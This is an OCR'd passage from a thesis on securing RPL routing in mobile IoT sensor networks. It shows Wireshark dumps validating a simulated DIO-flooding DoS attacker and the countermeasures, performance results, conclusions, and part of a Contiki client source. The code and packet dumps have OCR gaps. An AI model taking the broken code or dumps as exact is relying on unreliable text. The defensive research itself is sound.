
```
ICMPv6    65 RPL Co
ICMPv6    60 RPL Co
ICMPv6    60 RPL Co
ICMPv6    65 RPL Co
ICMPv6    65 RPL Co
ICMPv6    65 RPL Co
ICMPv6    65 RPL Control (DODAG I
ICMPv6    65 RPL Control (D       mation Solicitati
ICMPv6    65 RPL Co            Information Solicitati
ICMPv6    60 RPL Control (DODAG Information Object)
ICMPv6       RPL Control (DODAG Information Object)
ICMPv6    60 RPL Control (DODAG Information Object)
```

```
39          ID:4    timestamp is 15
72          ID:1    RPL: rpl_set_preferred_pa...
87          ID:1    RPL: rpl_set_preferred_pa...
88          ID:1    End 20437
28          ID:15   timestamp is 7305
79          ID:2    RPL: rpl_set_preferred_pa...
57          ID:16   timestamp is 6438
13          ID:4    RPL: rpl_set_preferred_pa...
76          ID:3    timestamp is 2711
00:23.527   ID:1    RPL: rpl_set_preferred_pa...
00:23.589   ID:17   timestamp is 6711
00:24.406   ID:2    timestamp is 6555
00:25.188   ID:10   timestamp is 13625
```

Figure 36. Validating the Implementation of Timestamp

b. Validating DoS Attacker

Separately, when we investigated the timestamp value for the malicious node, we observed and validated that the value changes from 0x0F64 to 0x0112 upon the activation of the attacker node. This is shown Figure 37. It can be seen that the timing interval between successive DIO messages drops from 3940 ms to 274 ms. This exhibits the malicious behavior of a DoS attack where the attacker deliberately transmits multiple control messages to the network so as to deny service to other network members. Since the DIO interval values from the malicious node are lower than the predefined threshold of 500 ms, the neighbor nodes identify this node as a malicious node and create a new routing path from the client to the server node.



```
No.   Time        Source               Destination
2914  66.700000   fe80::c30c:0:0:10    ff02::1a
4398  105.652000  fe80::c30c:0:0:10    ff02::1a
5499  137.746000  fe80::c30c:0:0:10    ff02::1a
7941  301.534000  fe80::c30c:0:0:10    ff02::1a
8121  307.301000  fe80::c30c:0:0:10    ff02::1a
8210  310.283000  fe80::c30c:0:0:10    ff02::1a

    Prefix Length: 64
  ▶ Flag: 0x40
    Valid Lifetime: 0
    Preferred Lifetime: 0
    Reserved
    Destination Prefix: aaaa:: (aaaa::)
▼ ICMPv6 RPL Option (Unknown 10)
    Type: Unknown (10)
    Length: 2
  ▶ [Expert Info (Note/Undecoded): Dissector for ICMPv6 RPL Option (10) code
    Data: 0000
▼ ICMPv6 RPL Option (Unknown 15
    Type: Unknown (15)
    Length: 100
  ▶ [Expert Info (Note/Undecoded): Dissector for ICMPv6 RPL Option (15) code
▼ [Malformed Packet: ICMPv6]

0020  00 00 00 00 00 00 00 1a  9b 01 3d a3 1e f0 02 00   ........ ..=.....
0030  10 00 78 e2 aa aa 00 00  00 00 00 00 00 00 00 ff   ..x..... ........
0040  fe 00 00 01 02 06 07 04  00 02 01 00 04 0e 00 08   ........ ........
0050           00 01 00 00 01  00 ff ff ff 08 1e 40 40   ........ .....
0070
0080  0f 64
```

```
No.   Time        Source               Destination
2914  66.700000   fe80::c30c:0:0:10    ff02::1a
4398  105.652000  fe80::c30c:0:0:10    ff02::1a
5499  137.746000  fe80::c30c:0:0:10    ff02::1a
7165  217.210000  fe80::c30c:0:0:10    ff02::1a
8038  304.564000  fe80::c30c:0:0:10    ff02::1a
8210  310.283000  fe80::c30c:0:0:10    ff02::1a

    Length: 30
    Prefix Length: 64
  ▶ Flag: 0x40
    Valid Lifetime: 0
    Preferred Lifetime: 0
    Reserved
    Destination Prefix: aaaa:: (aaaa::)
▼ ICMPv6 RPL Option (Unknown 10)
    Type: Unknown (10)
    Length: 2
  ▶ [Expert Info (Note/Undecoded): Dissector for ICMPv6 RPL Option (10) code
    Data: 0000
▼ ICMPv6 RPL Option (n-byte padding)
    Type: n-byte padding (1)
    Length: 10
    Paddn (Length : 18 bytes)

0020  00 00 00 00 00 00 00 1a  9b 01 1b 0c 1e f0 02 00   ........ ........
0030  10 01 70 e2 aa aa 00 00  00 00 00 00 00 00 00 ff   ..x..... ........
0040  fe 00 00 01 02 06 07 04  00 02 01 00 04 0e 00 08   ........ ........
0050  0c 0a 07 00 01 00 00 01  00 ff ff ff 08 1e 40 40   ........ ......@@
0060  00 00 00 00 00 00 00 00  00 00 00 00 aa aa 00 00   ........ ........
0070                       00  00 00 00 00 0a 02 00 00   ........ ........
0080  01 12                0 e0  f2 96 ee cb             ......`. ....
```

Figure 37. Validating the Implementation of a DoS Attacker

C. PERFORMANCE ANALYSIS

In this section, we evaluate the performance of our trust-based RPL routing algorithm against the standard RPL protocol. The evaluation was conducted using the following performance metrics for a specific number of successful packet transmissions: amount of control overhead, packet delivery rate (PDR), and computational and network latency.

1. Control Overhead

Control overhead is defined as the amount of additional overhead in the RPL control messages. In a typical DIO message that is encapsulated within an ICMP message, the total number of bytes is 86. The size of an IEEE 802.15.4 frame is typically 15 bytes for header and two bytes for the trailer. The number of bytes for a 6LoWPAN packet varies according to the fragmentation process that is required based on the amount of information sent by the upper layer. Since both the header bytes for IEEE 802.15.4 and 6LoWPAN are not modified in the implementation of the mobile trust-based routing algorithm, we only consider the packet size of the DIO message to ensure a consistent benchmarking process.

As shown in Figure 38, we see that the enhancement of the routing algorithm with nonce ID does not affect the total number of control bytes. This is primarily due to the reuse of unused fields presented in the DIO message. The timestamp value used to track the exchange of DIO messages to protect against DoS attacks incurs two additional bytes. To facilitate mobility functions, we added two more bytes to track the ARSSI value of neighboring nodes to improve the handover process.





Figure 38. Additional Overhead Incurred by the Mobile Trust-Based RPL Algorithm

The use of the SHA1 hash algorithm for authentication purposes comes at the expense of ten bytes of header, leading to an increase of 14 bytes to a typical DIO message. This is shown in Figure 39. Given that the underlying datalink layer is assumed to be encrypted, we assessed that the hashing function is not required for the trust-based routing process. The additional bytes due to the nonce, timestamp, and ARSSI information are deemed to be negligible and should be adopted in future implementations. Consequently, for this case the total amount of overhead is only four bytes.



```
No.   Time       Source              Destination  Protocol  Length Info
  592 8.492000   fe80::c30c:0:0:1    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
  687 11.415000  fe80::c30c:0:0:3    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
  774 13.299000  fe80::c30c:0:0:4    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
  859 15.275000  fe80::c30c:0:0:5    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
  998 19.212000  fe80::c30c:0:0:f    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
 1091 21.705000  fe80::c30c:0:0:10   ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
 1210 24.449000  fe80::c30c:0:0:11   ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)
 1397 28.387000  fe80::c30c:0:0:5    ff02::1a     ICMPv6        59 RPL Control (DODAG Information Object)

    Version: 240
    Rank: 256
  ▶ Flags: 0x10
    Destination Advertisement Trigger Sequence Number (DTSN): 240
    Flags: 0xdf
    Reserved: 32
    DODAGID: aaaa::ff:fe00:1 (aaaa::ff:fe00:1)
  ▶ ICMPv6 RPL Option (DAG Metric container)
  ▶ ICMPv6 RPL Option (DODAG configuration)
  ▶ ICMPv6 RPL Option (Prefix Information aaaa::/64)
  ▶ ICMPv6 RPL Option (Unknown 10)
  ▶ ICMPv6 RPL Option (Unknown 16)
  ▶ ICMPv6 RPL Option (Unknown 113
▶ [Malformed Packet: ICMPv6]

0000  60 00 00 00 00 64 3a 40  fe 80 00 00 00 00 00 00   `....d:@ ........
0010  c3 0c 00 00 00 00 00 01  ff 02 00 00 00 00 00 00   ........ ........
0020  00 00 00 00 00 00 00 1a  9b 01 49 2b 1e f0 01 00   ........ ..I+....
0030  10 f0 df 32 aa aa 00 00  00 00 00 00 00 00 00 ff   ...2.... ........
0040  fe 00 00 01 02 06 07 04  00 02 00 00 04 0e 00 08   ........ ........
0050  0c 0a 07 00 01 00 00 01  00 ff ff ff 00 1e 40 40   ........ ......@@
0060  00 [illegible]                               aa 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 0a 02 00 00   ........ ........
0080  10 05 c1 b0 72 77 c3 71  f5 c7 84 2c               ....rw.q ...,
```

Figure 39. SHA1 Header from Wireshark

2. Packet Delivery Rate

The PDR is defined as the number of packets received successfully over the total number of packets sent. The nodes are positioned with a separation of approximately 4.0 to 5.0 m with a transmission range of 5.0 m. We use human walking speed as a reference for the client node, which is approximately 1.4 m/s. Since the speed of a human can vary, our simulation considers both 1.0 m/s and 2.0 m/s such that the effects of mobility can be investigated. We conducted simulations for over 600 s based on the mobility path shown in Figure 40.

The corresponding PDR results are shown in Figure 41. In the case where the client node is static, the PDR is 100% for both the standard RPL algorithm and the trust-based RPL algorithm; however, for the case when the client node is moving, we observed that the modified algorithm outperforms the standard algorithm by approximately 8% to 10%. This is primarily due to the considerations of the average signal strength value for a moving node. The performance tradeoff in this case is the computational latency because additional time is required for this process. We also observed that the PDR degrades slightly by 3% to 5% when we increase the movement speed from 1.0 m/s to 2.0 m/s.

This is largely due to the need to stabilize the network when the movement speed of the node increases.




Figure 40. Mobile Path 1 where Node 2 Moves along the Blue Rectangular Perimeter




Figure 41. PDR for Mobile Path 1

We inserted another mobile path to the simulation, as shown in Figure 42, to verify the consistency of the results. In this case, we simulated using a movement speed of 1.0 m/s and compared the PDR results with that of mobile path 1. The PDR results are shown in Figure 43. From the results, we verified that the modified RPL algorithm continues to outperform the standard RPL in both mobile path configurations; however, we observed that the PDR degrades by about 30% when we move from mobility path 1 to mobility path 2. This is largely due to the fact that in mobile path 1, the mobile client is connected to each neighbor for a longer period of time. This results in a more reliable transmission with less packet drops during path re-establishment. Conversely, in mobile path 2, the client needs to frequently establish connection with neighbors with lower average signal strength. This process increases packet drop rates, and the PDR is reduced. From these simulations, we assessed that the PDR varies largely across different topology and mobility configurations.




Figure 42. Mobile Path 1 and 2




Figure 43. PDR Comparison for Mobile Path 1 and 2

3. Latency

We define computational latency as the total time taken for a given number of successful transmissions from client to server node where handover latency is not considered. In our simulations, we computed the latency for 30, 50, and 100 packets. The results are shown in Figure 44. The results are consistent with our previous assessment on PDR, where it takes longer to compute the average signal strength value for a moving node. As a result, additional computational time is required, which degrades the latency performance for the modified RPL algorithm.

The overall latency for 30, 50, and 100 successful packet transmissions when handover latency is considered is shown in Figure 45. It is evident that the modified RPL algorithm outperforms the standard RPL algorithm by several folds. Since the standard algorithm delivers a lower PDR, it takes much longer to successfully transmit the same number of packets as compared to that of the modified RPL algorithm. This reflects the consistency in the results obtained from the simulations. When there are 30, 50, and 100 successful transmitted packets, the overall latency improves by 41.1%, 55.8% and 63.3%, respectively. Considering both the computational latency and the overall latency in tandem, we assessed that it is more effective to use the modified RPL algorithm for a mobile environment.




Figure 44. Computational Latency for Various Numbers of Successful Transmissions




Figure 45. Overall Latency for Various Numbers of Successful Transmissions

D. CHAPTER SUMMARY

In this chapter, we successfully validated our proposed trust-based RPL algorithm and authentication mechanism against Sybil and DoS attacks. When malicious behavior is observed in the network, we validated that the routing path through trusted nodes changes. We also successfully validated our implementation of the nonce ID, network whitelist, and timestamp, by inspecting DIO messages using Wireshark. The performance of the network was also investigated in terms of overhead, PDR, and computational and network latency.

VII. CONCLUSIONS AND RECOMMENDATIONS

A. SUMMARY AND CONCLUSIONS

In this thesis, we proposed and validated a lightweight trust-based routing algorithm and authentication mechanism to enhance the security and performance of a mobile IoT wireless sensor network. We studied the security threats and mitigation techniques associated with RPL. A mobile trust-based security model for RPL was formulated. We successfully demonstrated that the algorithm can protect the network against specific attacks such as Sybil attacks and DoS attacks. While the algorithm was formulated and developed based on commonly known security mitigation techniques, which include nonce identity, timestamp, and network whitelist, the combination of these parameters for RPL is unique to this thesis.

The results from extensive simulations also demonstrated that our proposed algorithm outperforms that of the standard RPL algorithm in terms of PDR (approximately 10%) and network latency (approximately 40%–60%) in a mobile IoT wireless sensor network. The tradeoff associated with this improvement is a mere 4.6% increase in network overhead.

B. CONTRIBUTIONS OF THIS THESIS

Our objective in this thesis was to develop a security mechanism for a mobile IoT network that uses the RPL algorithm. Given that RPL is the most common routing procedure for IoT networks, it is important to enable specific security functions such that dedicated routing attacks are mitigated. In this thesis research, we have contributed the following to the study of IoT secure routing:

- Designed and developed a lightweight mobile trust-based algorithm for RPL where the selection of an optimal routing path over the IoT wireless sensor network is based on a computed node trust value and ARSSI value across network members.

- Designed and developed a trusted authentication scheme using a nonce identity, network whitelisting, and timestamping to ensure the integrity of the control messages in transit.
- Developed and implemented threat models based on Sybil and DoS attacks.
- Simulated and validated the proposed lightweight trust-based algorithm and authentication scheme in a hostile wireless environment against stipulated threat models.
- Simulated and evaluated the network performance using the proposed modified RPL algorithm against the standard RPL.

C. FUTURE WORK

We demonstrated that a trust-based security algorithm for RPL can be effective in a mobile IoT environment; however, there are further areas of research that can improve the algorithm developed in this thesis.

1. Energy Consumption

The design and development of the trust-based RPL algorithm should be extended to consider the amount of energy consumption undertaken by the IoT devices. This is important in the context of military applications where sustained operation and minimal maintainability is paramount. While this area has always been studied, it has not been considered in tandem with security and mobility.

2. Prototyping

With the rapid adoption of IoT devices in the networking and telecommunication areas, the cost of wireless IoT devices has dropped significantly over recent years. It is relatively cost effective to emulate a suite of mobile IoT wireless sensor networks through rapid prototyping. In addition, Contiki and the Cooja simulator used in this thesis supports external interfacing to IoT sensor devices. It is worthwhile to consider hardware implementations for future research in this area.

APPENDIX. CONTIKI SOURCE CODES

The source codes used in this thesis research are modified from the source codes that are available on the Contiki platform [26].

```
/*----------------------------------client.c-------------------------------*/
#include "contiki.h"
#include "lib/random.h"
#include "sys/ctimer.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "net/uip-udp-packet.h"
#include "sys/ctimer.h"
#include "net/packetbuf.h"
#include "sys/clock.h"
#include "net/netstack.h"
#include "net/rpl/rpl-private.h"
#include "dev/cc2420.h"
#include "dev/leds.h"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678
#define UDP_MN_PORT1 7575
#define UDP_MN_PORT2 7576
#define UDP_EXAMPLE_ID  190
#define RSSI_THRESHOLD -85

#define DEBUG DEBUG_PRINT
#include "net/uip-debug.h"

#define SEND_INTERVAL   (CLOCK_SECOND*1)
#define START_SENDING_TIME           CLOCK_SECOND/100
#define SEND_TIME         0 /*(random_rand()%1000)*((SEND_INTERVAL)/30) */
#define MAX_PAYLOAD_LEN   30
#define UIP_IP_BUF   ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
static struct uip_udp_conn *client_conn, *mn_conn;
static uip_ipaddr_t server_ipaddr;
long int  packets/*, rrssi*/;
static int rrssi, rrssi2;
int packet_count = 0;

/*---------------------------------------------------------------------------*/
PROCESS(udp_client_process, "UDP client process");
AUTOSTART_PROCESSES(&udp_client_process);
/*---------------------------------------------------------------------------*/
static void
tcpip_handler(void)
{
  char *ptr;
  char *str;

  if(uip_newdata()) {
    leds_on(LEDS_BLUE);
    str = uip_appdata;
    str[uip_datalen()] = '\0';
    printf("DATA recv %s\n", str);
    rrssi = strtol(str, &ptr, 10); /* RSSI sent by the root. This was being used in single HOP */
    /* PRINTF("RRSSI = %d\n",rrssi); */
    rrssi2 = packetbuf_attr(PACKETBUF_ATTR_RSSI) - 45;
    printf("RSSI = %d\n",rrssi2);
    packets = strtol(ptr, &ptr, 10);
    /*PRINTF("rssi = %ld, packets = %ld\n", rrssi, packets);*/ /* previous print */
    leds_off(LEDS_BLUE);
    if(rrssi2 <= RSSI_THRESHOLD && mobility_flag == 0
       && hand_off_backoff_flag == 0) {
      rpl_unreach();
      test_unreachable = 1;
      process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
      return;
    }
  }
  }
/*---------------------------------------------------------------------------*/
static void
send_packet(void *ptr)
{
  static int seq_id;
  char buf[MAX_PAYLOAD_LEN];

  seq_id++;
  PRINTF("DATA send to %d Hello %d\n",
         server_ipaddr.u8[sizeof(server_ipaddr.u8) - 1], seq_id);
    sprintf(buf, "Hello %d from the client", seq_id);
  uip_udp_packet_sendto(client_conn, buf, strlen(buf),
                        &server_ipaddr, UIP_HTONS(UDP_SERVER_PORT));
  /*
   * Every time we send a packet, we check if there was DATA received
   * TODO: This must be changed into the core system.
   */
  /*if(NO_DATA == 1 && mobility_flag == 0 && hand_off_backoff_flag == 0) {
    test_unreachable = 1;
    printf("starting mobility process because no DATA was detected\n");
    process_post(&unreach_process, PARENT_UNREACHABLE, NULL);
  }*/
}
/*---------------------------------------------------------------------------*/
static void
print_local_addresses(void)
{
  int i;
  uint8_t state;

  PRINTF("Client IPv6 addresses: ");
  for(i = 0; i < UIP_DS6_ADDR_NB; i++) {
    state = uip_ds6_if.addr_list[i].state;
    if(uip_ds6_if.addr_list[i].isused &&
       (state == ADDR_TENTATIVE || state == ADDR_PREFERRED)) {
      PRINT6ADDR(&uip_ds6_if.addr_list[i].ipaddr);
      PRINTF("\n");
      /* hack to make address "final" */
      if(state == ADDR_TENTATIVE) {
        uip_ds6_if.addr_list[i].state = ADDR_PREFERRED;
      }
    }
  }
}
/*---------------------------------------------------------------------------*/
static void
set_global_address(void)
{
  uip_ipaddr_t ipaddr;

  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
  uip_ds6_set_addr_iid(&ipaddr, &uip_lladdr);
  uip_ds6_addr_add(&ipaddr, 0, ADDR_AUTOCONF);
```

```
/* The choice of server address determines its 6LoPAN header compression.
 * (Our address will be compressed Mode 3 since it is derived from our link-local address)
 * Obviously the choice made here must also be selected in udp-server.c.
 *
 * For correct Wireshark decoding using a sniffer, add the /64 prefix to the 6LowPAN protocol preferences,
 * e.g. set Context 0 to aaaa::.  At present Wireshark copies Context/128 and then overwrites it.
 * (Setting Context 0 to aaaa::1111:2222:3333:4444 will report a 16 bit compressed address of aaaa::1111:22ff:fe33:xxxx)
 *
 * Note the IPCMV6 checksum verification depends on the correct uncompressed addresses.
 */

#if 0
/* Mode 1 - 64 bits inline */
